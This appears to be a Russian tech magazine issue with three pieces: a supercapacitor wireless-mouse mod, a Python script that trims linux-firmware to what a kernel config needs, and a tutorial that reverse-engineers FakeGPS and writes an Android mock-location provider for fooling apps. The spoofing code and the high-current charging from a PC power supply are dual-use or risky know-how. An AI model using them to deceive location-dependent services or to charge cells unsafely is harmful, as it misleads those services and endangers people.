


Главное — заранее на макетке подобрать номиналы резисторов



Гораздо симпатичнее все это выглядит уже на печатной плате

Осталось соединить все узлы и закрепить ионистор на двухсторонний скотч. Легко заметить разъем зарядки и кнопку включения. К несчастью, защиты от дурака тут не предусмотрено, так как простейший вариант с установкой диода здесь не прокатит, а усложнять схему мне не хотелось.



WARNING

При подключении внимательно следи за полярностью, иначе ионистор может превратиться в тыкву, выплюнув в тебя свои потроха, а мышка безвозвратно перенесется в мышиный рай.


Полевые испытания показали, что от убитого литиевого конденсатора мышь работает один-два дня. Сколько именно — зависит от интенсивности использования. Как ни странно, даже бракованный ионистор продемонстрировал вполне достойный результат. Тем интереснее было посмотреть, как себя проявит исправный суперконденсатор!

Второй шанс

В этот раз под нож отправилась мышь поприличнее — A4Tech FStyler FG10. А процесс пошел уже по накатанной. :)


Точно так же я выпилил из грызуна батарейный отсек и вмонтировал разъем зарядки, который заранее был перемещен в более безопасное место.

С платы также удален повышающий преобразователь. Обрати внимание: в этой мыши уже используется микросхема в SMD-исполнении, так же как и дроссель. Впрочем, схема от этого меняется не сильно, и перемычка впаивается точно так же.



Теперь можно подключать контроллер разряда и собирать все обратно.

Единственная неприятность была связана с шурупом, на котором держится крышка. Чтобы его закрутить, нужно снять крышку батарейного отсека, но наши модификации этого сделать уже не позволяют. Так что я просверлил дополнительное отверстие, через которое закручивается шуруп.




От исправного литиевого ионистора мышь стабильно работает двое суток при активном использовании. И я думаю, это весьма достойный результат.

ЗАРЯДКА

В заключение пара слов о зарядном устройстве для таких мышей. До этого я о нем упоминал лишь вскользь, но именно оно обеспечивает быструю зарядку ионисторов. Я использую стандартный компьютерный блок питания на 300 Вт.

Для литиевых ионисторов все тривиально: с помощью специального шнурка мышь на 20 с подключается к линии 3,3 В на разъеме БП, после чего можно считать, что зарядка закончена. Сам шнурок максимально прост: на одном конце цанговый разъем (папа), а на другом — «крокодилы» для подключения к БП.



Вместо компьютерного блока можно использовать лабораторный, и тогда напряжение удастся поднять уже до 3,6 В и время работы устройства увеличится.

С обычными ионисторами несколько сложнее, так как у них номинальное напряжение 2,7 В. Впрочем, и их я тоже заряжаю от линии 3,3 В, только дополнительно контролирую напряжение на ионисторе вольтметром, прекращая заряд на отметке около 2,5 В. Из-за громадной емкости в 500 Ф заряд даже током в 6 А протекает вовсе не мгновенно, и его вполне можно уследить по вольтметру. А избыток напряжения просаживается на проводах, от чего они заметно нагреваются. Весь процесс занимает не больше 30 с.

Была у меня также идея вставить в разрыв диод, чтобы понизить напряжение и отказаться от вольтметра, но на диод надо ставить хороший радиатор, иначе его очень скоро навестит белый полярный пушистый зверек. Так что я на время отказался от такой идеи. Как ты понимаешь, в этом случае лабораторный БП будет особенно хорош.

Несколько слов стоит сказать и про режим заряда. Ионисторы способны к быстрому заряду, однако после этого напряжение на них просаживается на 10–30% за несколько десятков минут в зависимости от качества ионистора. Проблема решается длительным зарядом, в даташитах рекомендуют держать на ионисторе заданное напряжение около двенадцати часов для полного заряда. Это действительно работает, но на практике в реальной жизни эти потери несущественны и ими вполне можно пренебречь.

ИДЕИ И УЛУЧШЕНИЯ

А что же дальше? Развивать тему можно в нескольких направлениях. Сюда определенно стоит добавить систему беспроводного заряда, хотя это, конечно, заметно усложнит всю конструкцию. С беспроводной зарядкой можно и ионистор поменьше ставить, особенно если зарядку дополнительно встроить в коврик. Есть даже подходящая публикация от 2007 года с концептом. Также, возможно, стоит использовать для литиевых ионисторов step-down-преобразователь с 2,2 В на выходе. Но тут все же нужно сначала подсчитать, даст ли это реальный выигрыш во времени работы, так как КПД такого преобразователя далеко не сто процентов.

Даниил Батурин
Координатор проекта VyOS (https://vyos.io), «языковед», функциональщик, иногда сетевой администратор
daniil@baturin.org

ТОЛЬКО САМОЕ НУЖНОЕ

ИЗБАВЛЯЕМ LINUX ОТ БАГАЖА ПРОШИВОК ДЛЯ ОБОРУДОВАНИЯ

Разработчики Linux поддерживают не только множество драйверов устройств в исходном коде ядра, но и большую коллекцию прошивок к устройствам в пакете linux-firmware. Но когда размер системы имеет значение — нужно отсечь лишнее. Модули ядра легко отключить в make menuconfig, а вот выбрать нужные прошивки сложнее. Поэтому сегодня мы напишем скрипт, который позволит тебе извлечь из полугигабайтной коллекции прошивок несколько мегабайт, нужных именно твоей машине.

С железом нередко бывает так, что одного драйвера в пространстве ядра ОС для его работы недостаточно. Нужна также прошивка (firmware), которая загружается в само устройство. Точный формат и назначения прошивки зачастую известны только производителю: иногда это программа для микроконтроллера или FPGA, а иногда просто набор данных. Пользователю это не важно, главное, что устройство не работает, если ОС не загрузит в него прошивку.

В свободных операционных системах прошивки нередко вызывают споры. Многие из них распространяются под несвободными лицензиями и без исходного кода. Авторы OpenBSD и ряда дистрибутивов GNU/Linux считают это проблемой и со свободой, и с безопасностью и принципиально не включают такие прошивки в установочный образ.

Если у тебя есть устройство, которое требует прошивки, и тебе нужно, чтобы оно работало, вопрос лицензии прошивки становится чисто академическим — от необходимости иметь ее в системе и загружать ты никуда не уйдешь.

Полный набор из linux-firmware занимает более 500 Мбайт в распакованном виде. При этом каждой отдельно взятой системе требуется только небольшая часть этих файлов, остальное — мертвый груз.

Даже в современном мире с дисками на несколько терабайт еще много случаев, когда размер имеет значение: встраиваемые системы, образы для загрузки через PXE и подобное. Хорошо, если о board support package позаботился кто-то другой, но это не всегда так.

Если ты точно знаешь полный список нужного железа, можно извлечь файлы вручную. Впрочем, даже в этом случае найти нужные файлы может быть непросто — linux-firmware представляет собой не очень структурированную кучу файлов, и списка соответствия файлов именам модулей ядра там нет. А если ты хочешь дать пользователям возможность легко собрать свой образ, тут и вовсе нет выбора — нужно автоматическое решение.

В этой статье я расскажу о своем способе автоматической сборки. Он неидеален, но автоматизирует большую часть работы, что уже неплохо. Писать скрипт будем на Python 3.

INFO

Примеры кода в статье упрощенные. Готовый и работающий скрипт ты можешь найти на GitHub.

К примеру, можно им просмотреть список прошивок для включенных в .config драйверов сетевых карт Realtek.

```
$ make menuconfig
$ make prepare
$ list-required-firmware.py -s drivers/net/ethernet/realtek/
rtl_nic/rtl8168d-1.fw
rtl_nic/rtl8168d-2.fw
rtl_nic/rtl8168e-1.fw
...
```

ОСНОВЫ

В ядре Linux нет глобального списка прошивок и кода для их загрузки. Каждый модуль загружает свои прошивки с помощью функций из семейства `request_firmware`. Логично, если учесть, что процедура загрузки прошивки у каждого устройства разная. Соответственно, информация о нужных прошивках разбросана по множеству отдельных файлов с исходным кодом.

На первый взгляд, некоторую надежду дает опция сборки `FIRMWARE_IN_KERNEL`. Увы, на деле она встраивает в файл с ядром только файлы, которые ты явно укажешь в `EXTRA_FIRMWARE`. Так что файлы все равно сначала придется найти.

Поиск по вызовам `request_firmware()` тоже не очень перспективен. Некоторые модули поддерживают несколько разных прошивок, да и имя файла часто хранится в переменной. В качестве примера можно посмотреть на фрагмент кода из драйвера сетевой карты Intel e100.

К счастью для нас, модули должны указывать нужные им файлы прошивок с помощью макроса `MODULE_FIRMWARE()`. Пример можно найти в e100. Этот макрос определен в файле `include/linux/module.h`.

Именно из вывода этого макроса берется информация о прошивках, которую можно увидеть в выводе утилиты `modinfo`.

```
$ sudo modinfo e100 | grep firmware
firmware:       e100/d102e_ucode.bin
firmware:       e100/d101s_ucode.bin
firmware:       e100/d101m_ucode.bin
```

В ряде случаев можно было бы обойтись одной `modinfo`. Если у тебя есть собранное ядро и возможность его загрузить, ты можешь просмотреть вывод `modinfo` для каждого нужного модуля. Это не всегда удобно или вообще возможно, так что мы продолжим искать решение, для которого понадобится только исходный код ядра.

Здесь и далее будем считать, что все ненужные модули отключены в конфиге сборки ядра (Kconfig). Если мы собираем образ для конкретной системы или ограниченного набора систем, это вполне логичное предположение.

ИЩЕМ ИСХОДНИКИ МОДУЛЕЙ

Чтобы собрать список имен файлов прошивок, мы сначала составим список всех файлов исходного кода ядра, где они используются. Затем мы прогоним эти файлы через препроцессор из GCC, чтобы раскрыть все макросы, и извлечем собственно имена нужных файлов.

Находим все включенные в конфиге модули

Это самая простая часть. Конфиг сборки ядра имеет простой формат «ключ — значение» вроде `CONFIG_IWLWIFI=m`. Значение может быть `n` (не собирать), `y` (встроить в ядро) или `m` (собрать в виде модуля).

Нас интересуют только ключи, а какое значение там, `y` или `m`, нам не важно. Поэтому мы можем выгрести нужные строки регулярным выражением `(.*)=(?:y|m)`. В модуле `re` из Python синтаксис `(?:...)` используется для незахватывающих групп (non-capturing group), так что захвачена будет только часть в скобках из `(.*)=`.

```
def load_config(path):
    with open(path, 'r') as f:
        config = f.read()
        targets = re.findall(r'(.*)=(?:y|m)', config)
        return targets
```

Находим нужные каталоги и файлы исходников

В каждом Makefile можно найти выражения вида `obj-$(CONFIG_SOMETHING) += ...`. Переменные `CONFIG_SOMETHING` разрешаются в их значения из конфига и, соответственно, добавляются в списки целей `obj-y` (встроить в ядро) и `obj-m` (оставить модулем).

В файлах верхнего уровня (вроде `drivers/net/wireless/intel/Makefile`) в качестве значения фигурирует подкаталог с модулем, вроде `obj-$(CONFIG_IWLWIFI) += iwlwifi/`. Внутри каталога с модулем (`drivers/net/wireless/intel/iwlwifi/Makefile`) упоминается конечный объектный файл, наподобие `obj-$(CONFIG_IWLWIFI) += iwlwifi.o`. Мы ограничимся случаем с целью-каталогом.

Цели-каталоги мы будем искать по выражению `obj-\$\((.*)\)\s+\+=\s+(.*)/(?:\n|$)` в Makefile.

```
def find_enabled_subdirs(config, makefile_path):
    with open(makefile_path, 'r') as f:
        makefile = f.read()

    dir_stmts = re.findall(r'obj-\$\((.*)\)\s+\+=\s+(.*)/(?:\n|$)',
makefile)
    subdirs = []

    for ds in dir_stmts:
        config_key, src_dir = ds

        if config_key in config:
            subdirs.append(src_dir)

    return subdirs
```

А что с целями-файлами? Если мы говорим о модулях из нескольких файлов в каталоге, то их файлы `*.c` мы обработаем при обходе самого каталога. Существуют модули из одного файла, в основном для старых устройств вроде `drivers/net/ethernet/intel/e100.c`. Таких модулей весьма немного, так что мы игнорируем их существование. При желании можно добавить обработку подобных случаев, но я не уверен, практично ли это. Лучше мы чуть позже сделаем так, чтобы их прошивки были включены по умолчанию, а не выключены.

Ну и наконец, нам нужен способ отфильтровать файлы, в которых есть ссылки на прошивки. Это совсем просто для каждого, кто знаком с регулярными выражениями.

```
def file_loads_firmware(file):
    with open(file, 'r') as f:
        source = f.read()
    if re.search(r'MODULE_FIRMWARE\((.*)\)', source):
        return True
```

Мы игнорируем аргумент макроса `MODULE_FIRMWARE`. Чаще всего там не явное имя файла, а другая константа, а то и целое выражение. Поэтому мы сначала составим список нужных файлов с исходниками, а потом уже будем разбираться, что с ними делать.

Осталось собрать воедино функцию для построения списка файлов из указанного каталога, в которых есть ссылки на прошивки.

```
def collect_source_files(config, path):
    files = []

    makefile = os.path.join(path, "Makefile")

    c_files = glob.glob("{0}/*.c".format(path))
    files = list(filter(file_loads_firmware, c_files))

    enabled_subdirs = find_enabled_subdirs(config, makefile)
    subdirs = glob.glob("{0}/*/".format(path))
    for d in subdirs:
        dir_name = d.rstrip("/")

        if os.path.exists(os.path.join(d, "Makefile")):
            if os.path.basename(dir_name) in enabled_subdirs:
                files = files + collect_source_files(config, d)
        else:
            c_files = glob.iglob("{0}/**/*.c".format(d), recursive=
True)
            files += list(filter(file_loads_firmware, c_files))

    return files
```

Очень экономит время библиотека glob из стандартной поставки Python 3. С версии 3.5 у нее есть поддержка рекурсии. Некоторые модули содержат вложенный каталог с исходниками, а порой и не один. Если в таком каталоге есть свой Makefile, то это независимый модуль, что мы обрабатываем в первой ветке условия. Однако, если Makefile отсутствует, это «просто» подкаталог, и нам нужны все файлы `*.c` из него и всех подкаталогов. Модуль glob умеет это не хуже, чем шелл, и выражение `**/*.c` отлично работает (если не забыть `recursive=True`).

ИЗВЛЕКАЕМ ДАННЫЕ О ПРОШИВКАХ

Остается последнее — извлечь собственно имена файлов прошивок. Будем прогонять файлы с исходным кодом через препроцессор из GCC, чтобы вместо имен макросов получить готовые строки имен файлов из linux-firmware.

Вообще, остановить GCC после стадии препроцессора можно опцией `-E`. Увы, для этого нужен правильный список каталогов с заголовочными файлами. Некоторые модули, вроде упомянутого iwlwifi, содержат множество вложенных каталогов и используют, кроме стандартных заголовков ядра, еще и свои общие файлы, что сильно усложняет дело.

Однако в Makefile ядра есть цели для файлов `*.i` — это как раз файлы `*.c` после обработки препроцессором.

К примеру, `make drivers/net/wireless/intel/iwlwifi/cfg/9000.i` превратит файл `9000.c` в голый C без директив и макросов. Макрос `MODULE_FIRMWARE` генерирует для полей структуры данных о модуле уникальные имена, которые можно узнать по подстроке `__UNIQUE_ID_firmware`. Эти строки мы и будем извлекать.

```
static const char __UNIQUE_ID_firmware338[] __attribute__((__used__))
__attribute__((section(".modinfo"), unused, aligned(1))) = "firmware"
"=" "iwlwifi-9000-pu-b0-jf-b0-" "46" ".ucode";
```

Выражение вида `const char* hello = "hello" " " "world"` — немного непривычный, но вполне законный способ записи строковых констант, эквивалентный `const char* hello = "hello world"`. Нам придется это учесть.

```
fw_files = []
for sf in source_files:
    i_file = re.sub(r'\.c', r'.i', sf)
    res = subprocess.run(["make {0} 2>&1".format(i_file)], shell=True
, capture_output=True)
    if res.returncode != 0:
        print("Failed to preprocess file {0}".format(sf), file=sys.
stderr)
        print(res.stdout.decode(), file=sys.stderr)
    else:
        with open(i_file, 'r') as f:
            source = f.read()
            fw_statements = re.findall(r'__UNIQUE_ID_firmware.
*"firmware"\s+"="\s+(.*);', source)
            fw_files += list(map(lambda s: re.sub(r'(\s|")', r'', s),
fw_statements))
```

Из всех способов выполнить внешнюю программу мы воспользовались самым быстрым и грязным — `subprocess.run([command], shell=True, capture_output=True)`. В таких скриптах, где Python, по сути, отбирает работу у sh, я каждый раз радуюсь, что этот способ там есть.

ЗАКЛЮЧЕНИЕ

Может быть, извлечение данных о прошивках из кода ядра и достаточно экзотичная задача. Но даже если сам скрипт тебе не пригодится, вполне вероятно, ты узнал что-то новое об организации исходного кода ядра Linux и сможешь применить мой опыт в своих скриптах автоматизации.

ФИКТИВНЫЙ АДРЕС

КАК ПОДМЕНИТЬ ГЕОЛОКАЦИЮ НА ANDROID, ЧТОБЫ ОБМАНЫВАТЬ ПРИЛОЖЕНИЯ

В Android существует замечательная возможность назначать поставщиком геокоординат любую программу, и вся система будет использовать те широту и долготу, которые она выдаст. В этой статье я покажу, как этим пользоваться и как самому написать программу для спуфинга координат GPS.

Mazay
stariy2003@yandex.ru

Идея родилась у меня в процессе написания статьи «Мониторим мониторинг. Что внутри у приложения для изоляции на дому» — именно тогда я обнаружил возможность менять поставщика координат в операционной системе, что открывает для пользователей много интересных возможностей.

С точки зрения юзера все очень просто: нужно лишь установить специальное приложение, затем включить в настройках режим разработчика и выбрать установленное приложение в качестве поставщика фиктивного местоположения. Таких программ великое множество — от простеньких до довольно развесистых, умеющих не только подменять координаты на заданные, но и менять их по расписанию или проигрывать заранее записанные треки, чтобы имитировать движение телефона по какому-то маршруту. В общем, вбивай запрос «Fake GPS» и выбирай по вкусу.

Сразу предупреждаю: надежность этого метода не очень высокая. При желании можно программно отследить наличие на телефоне такой программы-поставщика, и если программа серьезная, то просто так обдурить ее может не получиться.

Я же захотел разобраться, как именно работает этот механизм, и создать собственное приложение для спуфинга. А начал я с того, что посмотрел, как этот алгоритм реализован в одном из бесплатных приложений. Не читать же документацию, верно?


РЕВЕРСИМ FAKEGPS

В качестве подопытного кролика было взято приложение FakeGPS 5.0.0. Внешне приложение представляет собой карту, на которой можно установить маркер в произвольную точку и с помощью кнопок «Старт» и «Стоп» запускать или останавливать трансляцию координат выбранной точки.

Вооружившись JEB Decompiler, открываем и смотрим. Первое, что бросается в глаза, — это наличие в манифесте пермишена `android.permission.ACCESS_MOCK_LOCATION`.

```
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.
ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.
WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.WAKE_LOCK" />
<uses-permission android:name="android.permission.
ACCESS_COARSE_LOCATION" />
<uses-permission android:name="android.permission.
ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.
ACCESS_MOCK_LOCATION" />
<uses-permission android:name="android.permission.WRITE_SETTINGS" />
<uses-permission android:name="com.android.vending.BILLING" />
```

В основной активити ничего интересного не обнаружено, обычная инициализация и настройка, но есть сервис с говорящим названием `FakeGPSService`.



Попытаемся прорваться сквозь дебри обфускации и посмотреть, что в нем есть интересного.

В методе `onCreate` имеется такой код:

```
this.f = "gps";
this.d = (LocationManager)this.getSystemService("location");
try {
  if(this.d == null) {
    goto label_46;
  }
  this.d.removeTestProvider(this.f);
  goto label_46;
} catch(IllegalArgumentException | NullPointerException unused_ex) {
  goto label_46;
}

label_46:
if(this.d != null) {
  this.d.addTestProvider(this.f, false, false, false, false, true,
false, false, 0, 5);
  this.d.setTestProviderEnabled(this.f, true);
}
```

Если проще, то инициализируем `LocationManager` значением `this.getSystemService("location")`, затем удаляем тестового провайдера `"gps"` функцией `removeTestProvider` и добавляем заново с помощью функции `addTestProvider`, не забывая после этого включить его функцией `setTestProviderEnabled("gps", true)`. Всё, тестовый провайдер добавлен и включен. А далее при изменении пользователем координат создаем и устанавливаем новое местоположение в функции `onEventMainThread`:


```
// Создаем
long v1 = System.currentTimeMillis();
Location v3 = new Location("");
v3.setProvider("gps");
v3.setLatitude(arg10.latitude);
v3.setLongitude(arg10.longitude);
v3.setAltitude(((double)FakeGPSService.p));
v3.setBearing(((float)FakeGPSService.q));
v3.setTime(v1);
v3.setAccuracy(((float)FakeGPSService.o));
v3.setElapsedRealtimeNanos(SystemClock.elapsedRealtimeNanos());

// И устанавливаем
try {
  this.d.setTestProviderLocation(this.f, v3);
  Log.d("GpsMockProvider", v3.toString());
} catch(IllegalArgumentException unused_ex) {
}
```

Вроде бы все более-менее ясно, можно приступать к написанию своего провайдера фиктивных местоположений.

ПИШЕМ КОД

Сразу скажу, я не ставлю перед собой задачи создать готовое к практическому использованию приложение. Я буду делать макет с минимальным набором функций, который продемонстрирует работоспособность приведенного способа. Так что фиктивные координаты будем задавать жестко в коде и устанавливать их один раз при создании провайдера. Кому интересно, тот уже сам допилит до нужного уровня.

Итак, запускаем Android Studio и создаем проект с пустой активити.




Добавляем в манифест `android.permission.ACCESS_MOCK_LOCATION`, после чего «Студия» начинает ругаться, что это разрешение доступно только системным приложениям, да еще может быть добавлено только в тестовый манифест. Тут можно не заморачиваться, а просто понажимать кнопки Alt+Shift+Enter и Alt-Enter, следуя подсказкам, и «Студия» сама все сделает за нас. Затем добавляем на стартовую активити две кнопки.

```
<LinearLayout
  android:layout_width="match_parent"
  android:layout_height="wrap_content"
  android:orientation="vertical">
  <Button
    android:id="@+id/btnDelGPS"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:onClick="DelGPS"
    android:text="Удалить провайдер GPS" />
  <Button
    android:id="@+id/btnAddGPS"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:onClick="AddGPS"
    android:text="Добавить провайдер GPS" />
</LinearLayout>
```

И добавляем соответствующий код.

```
public class MainActivity extends Activity {
  LocationManager mLocationManager;
  @Override
  protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    // Инициализируем LocationManager
    mLocationManager = (LocationManager) getSystemService(Context.
LOCATION_SERVICE);
  }
  public void AddGPS(View view) {
    // Добавляем тестовый провайдер
    mLocationManager.addTestProvider(LocationManager.GPS_PROVIDER,
false, false,
      false, false, true, true,
      true, android.location.Criteria.POWER_LOW, android.location.
Criteria.ACCURACY_FINE);

    // Включаем тестовый провайдер
    mLocationManager.setTestProviderEnabled(LocationManager.
GPS_PROVIDER, true);

    // Задаем фиктивную точку
    Location newLocation = new Location(LocationManager.GPS_PROVIDER);
    newLocation.setLatitude(55.75578);
    newLocation.setLongitude(37.61786);
    newLocation.setTime(System.currentTimeMillis());
    newLocation.setAccuracy(25);
    newLocation.setElapsedRealtimeNanos(System.nanoTime());
    mLocationManager.setTestProviderLocation(LocationManager.
GPS_PROVIDER, newLocation);
  }
  public void DelGPS(View view) {
    // Удаляем наш тестовый провайдер
    mLocationManager.removeTestProvider(LocationManager.GPS_PROVIDER);
  }
}
```

Компилируем и устанавливаем. Затем идем в настройки разработчика на телефоне, выбираем наше приложение в качестве поставщика фиктивных местоположений, трясущимися от волнения (как же, мы же только что написали собственный поставщик местоположений!) руками запускаем наше приложение и жмем кнопку «Добавить провайдер GPS».



